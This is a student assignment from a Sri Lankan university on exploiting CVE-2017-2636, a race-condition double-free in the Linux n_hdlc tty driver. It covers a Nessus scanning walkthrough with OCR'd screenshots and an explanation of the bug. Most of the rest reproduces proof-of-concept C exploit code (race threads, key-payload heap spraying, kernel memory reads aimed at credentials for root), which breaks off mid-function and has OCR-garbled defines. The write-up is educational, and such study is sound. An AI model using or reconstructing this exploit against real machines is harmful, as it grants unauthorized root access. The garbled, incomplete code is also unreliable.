Sri Lanka Institute of Information Technology

Exploiting Vulnerabilities

Individual Assignment


Systems and Network Programming


Submitted by:


Student Registration Number	Student Name
IT19001180	Rodrigo K. A. M.

Linux is the most common operating system in cyber security industry nowadays. In here we are going to talk about exploiting vulnerabilities in Linux operating systems. To do that I choose CVE 2017-2636 which is a race condition in drivers/tty/n_hdlc.c in Linux kernel through 4.10.1 allows local users to gain privileges or cause a DoS by setting the HDLC line discipline.

When this assignment was given and advised to select a topic, I had not any idea about this and I just googled to find a Linux vulnerability. But I know about the Nessus tool afterward. So, I tried on Nessus tool to find my topic (vulnerability). But it was not there. I was upset about it and worried because I was prepared for this finding codes and information. But I did not want to give up on this and here I am now. So, to do a scan through the Nessus tool, we can follow some simple steps. Firstly, we must install the Nessus tool on our operating system. To do that we have to download the Nessus setup to our operating system. After that we can open our terminal and type **dpkg -i <file name>** and below steps










So now we can copy the URL and paste it in the browser, or we can go to the link by clicking on the link.


I have created an account for this earlier. So, we can simply login to the account.



Applications
Places
Firefox ESR
Mon 06:44
Nessus Essentials / Login - Mozilla Firefox
Nessus Essentials / Login
https://kali:8834/#/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
You must log in to this network before you can access the Internet.
Open Network Login Page
nessus
Essentials
admin
Remember Me
Sign In
© 2020 Tenable™, Inc.
tenable



Applications
Places
Firefox ESR
Sun 03:06
Nessus / Initializing - Mozilla Firefox
Nessus / Initializing
temp mail - Google Sear
https://kali:8834/#/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
nessus
Initializing
Please wait while Nessus prepares the files needed to scan your assets.
Compiling plugins…
© 2020 Tenable™, Inc.
tenable



FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
All Scans
Import
New Folder
New Scan
Search Scans
8 Scans
Name
Schedule
Last Modified
My Scans win7 On Demand May 10 at 7:05 AM
My Scans win On Demand May 10 at 4:01 AM
My Scans mob On Demand May 10 at 3:41 AM
My Scans ubuntu new On Demand May 10 at 2:15 AM
My Scans fed new On Demand May 10 at 2:14 AM
My Scans lubuntu On Demand May 9 at 9:35 AM
My Scans fedora On Demand May 9 at 5:05 AM
My Scans kali On Demand May 9 at 3:24 AM


In this screen shot, we can see my search results. I have tried many operating systems on this vulnerability. But unfortunately, I could not find it in this search results. See below screen shots.











This vulnerability is discovered by Alexander Popov a Linux kernel developer and a security researcher. So, I have collected more information on his website and his GitHub account.

CVE-2017-2636

Introduction

Race condition it the situation where several processes access and manipulate same (shared) data concurrently. CVE-2017-2636 is a race condition in the `n_hdlc` Linux kernel driver (`drivers/tty/n_hdlc.c`). The exploit gains root privileges bypassing Supervisor Mode Execution Protection (SMEP).

This driver provides `HDLC` serial line discipline and comes as a kernel module in many Linux distributions, which have `CONFIG_N_HDLC=m` in the kernel config. So RHEL 6/7, Fedora, SUSE, Debian, and Ubuntu were affected by CVE-2017-2636.

Currently the flaw is fixed in the mainline Linux kernel (public disclosure). The bug was introduced quite a long time ago, so the patch is backported to the stable kernel versions too.

The one who found this vulnerability managed to make the proof-of-concept exploit quite stable and fast. It crashes the kernel very rarely and gains the root shell in less than 20 seconds (at least on my machines). This PoC defeats SMEP but does not cope with Supervisor Mode Access Prevention (SMAP), although it is possible with some additional efforts.

The n_hdlc bug

Initially, `N_HDLC` line discipline used a self-made singly linked list for data buffers and had `n_hdlc.tbuf` pointer for buffer retransmitting after an error. It worked, but the commit `be10eb75893` added data flushing and introduced racy access to `n_hdlc.tbuf`.

After tx error concurrent `flush_tx_queue()` and `n_hdlc_send_frames()` both use `n_hdlc.tbuf` and can put one buffer to `tx_free_buf_list` twice. That causes an exploitable double-free error in `n_hdlc_release()`. The data buffers are represented by `struct n_hdlc_buf` and allocated in the `kmalloc-8192` slab cache.

For fixing this bug, he used a standard kernel linked list and got rid of racy `n_hdlc.tbuf`: in case of tx error the current `n_hdlc_buf` item is put after the head of `tx_buf_list`.

He started the investigation when got a suspicious kernel crash from syzkaller. It is a great project, which helped to fix an impressively big list of bugs in Linux kernel.

Exploitation code 1:

```
#define_GNU_SOURCE

#include <netinet/ip.h>

#include <assert.h>

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>


#include <sys/mman.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <sys/syscall.h>

#include <arpa/inet.h>


#include <stdio.h>

#include <string.h>

#include <errno.h>

#include <stdlib.h>

#include <unistd.h>

#include <sys/types.h>

#include <fcntl.h>

#include <sys/ioctl.h>

#include <linux/tty.h>
```

```
#include <termios.h>
#include <pthread.h>
#include <syscall.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <keyutils.h>

void *race_on(void *arg)
{
	int fd = (int)arg;

	int err = ioctl(fd, TCXONC, TCOON);
	if (err == -1) {
		perror("ioctl");
		return (void *)-1;
	}
	return (void *)0;
}

void *race_flush(void *arg)
{
	int fd = (int)arg;

	int err = ioctl(fd, TCFLSH, TCIOFLUSH);
	if (err == -1) {
```

```
                perror("ioctl");
                return (void *)-1;
        }
        return (void *)0;
}

struct rcu_head {
        void            *next;
        void            *func;
};

struct enc_key_payload {
        struct rcu_head                 rcu;
        char                    *format;
        char                    *master_desc;
        char                    *datalen;
        char                    *iv;
        char                    *enc_data;
        unsigned short          datablob_len;
        unsigned short          decrypted_datalen;
        unsigned short          payload_datalen;
        unsigned short          enc_format;
        char                    *decrypted_data;
        char                    payload_data[0];
};
```

```
#definefd_exp_cnts     20
int fd_exp[fd_exp_cnts] = { -1 };
key_serial_t key, key1, key2, userkey;

char *usertype = "user";
char *userdesc = "number0";
char userpayload[] = "hello_first_user_key";
size_t userplen = sizeof(userpayload);

char *type = "encrypted";
char *desc = "key number10";
char *desc1 = "key number11";
char *desc2 = "key number12";
char payload[] = "new default user:number0 3900";
char payload_last[] = "new default user:number0 30";
char payload_key1[] = "new default user:number1 3900";
char payload_key2[] = "new default user:number2 1024";
char upd_pld[] = "update default user:number0 3900";
size_t plen = sizeof(payload);
size_t pld_lastlen = sizeof(payload_last);
size_t upd_plen = sizeof(upd_pld);
key_serial_t keyring = KEY_SPEC_USER_KEYRING;

#define SPRAY0_BUF_LEN 4100
```

```
char buf[SPRAY0_BUF_LEN];
char buf_read[SPRAY0_BUF_LEN];
unsigned long search_addr_base = 0xffff880003000000;
unsigned long addr_inc = 0x2000;
char search_key[] = "default\x00user:number0\x00""3900";
unsigned long search_offs = sizeof(search_key) + sizeof("default");
#defineSPRAY0_BUF_LEN0 8192
char buf_padding[SPRAY0_BUF_LEN0];
char *real_master_desc, *real_format, *real_datalen;
char *modprobe_path = (void *)0xffffffff819f79a0; /* this is not important */
#defineCRED_UID_OFFS     4
#defineCRED_CLEAR_LEN  0x18
#defineINIT_TASK_ADDR  `<todo>`
#define TARGET_COMM     "a.out"

void init_buf_spray(void)
{
        struct enc_key_payload *payload = (void *)buf;
        memset(&payload->rcu, 0, sizeof(payload->rcu));
        payload->master_desc = search_addr_base + search_offs;
        payload->format = payload->master_desc - sizeof("default") +
                                sizeof(search_key);
        payload->datalen = payload->master_desc+sizeof("user:number0");
        payload->iv = 0;
        payload->enc_data = 0;
```

```
	payload->datablob_len = 0x8000;
	payload->decrypted_datalen = 0x8000;
	payload->payload_datalen = 0x8000;
	payload->enc_format = 0x10;
	payload->decrypted_data = 0;
	memcpy(payload->payload_data, search_key, sizeof(search_key));
}

void buf_spray_inc(void)
{
	struct enc_key_payload *payload = (void *)buf;
	payload->master_desc += addr_inc;
	payload->format = payload->master_desc - sizeof("default") +
				sizeof(search_key);
	payload->datalen = payload->master_desc+sizeof("user:number0");
	printf("now search %p\n", payload->master_desc);
}

struct list_head;
struct list_head {
	struct list_head *next, *prev;
};

struct task_struct {
	char padding0[0x430];
```

```
        struct list_head tasks;
        char padding1[0x230];
        char *cred;
        char comm[16];
};

int get_addr_info(int fd, key_serial_t key, void *addr, size_t size,
                  char *buf_ret, size_t buflen)
{
        /* first, write fd write_buf */
        struct enc_key_payload *payload = (void *)buf;
        payload->format = real_format;
        payload->datalen = modprobe_path;
        payload->iv = addr;
        payload->enc_data = 0;
        payload->datablob_len = size*2;
        payload->decrypted_datalen = 0x0;
        payload->payload_datalen = 0x100;
        payload->enc_format = 0x10;
        payload->decrypted_data = 0;
        write(fd, buf, SPRAY0_BUF_LEN);

        int err = syscall(__NR_keyctl, KEYCTL_READ, key, buf_ret, buflen);
        if ((err == -1) || (err > buflen)) {
                perror("keyctl_read");
```

```
                return -1;
        }
        return 0;
}

int hex_to_char(char *buf_src, char *ret)
{
        char c[2];
        c[0] = buf_src[0];
        c[1] = buf_src[1];
        int val = 0;

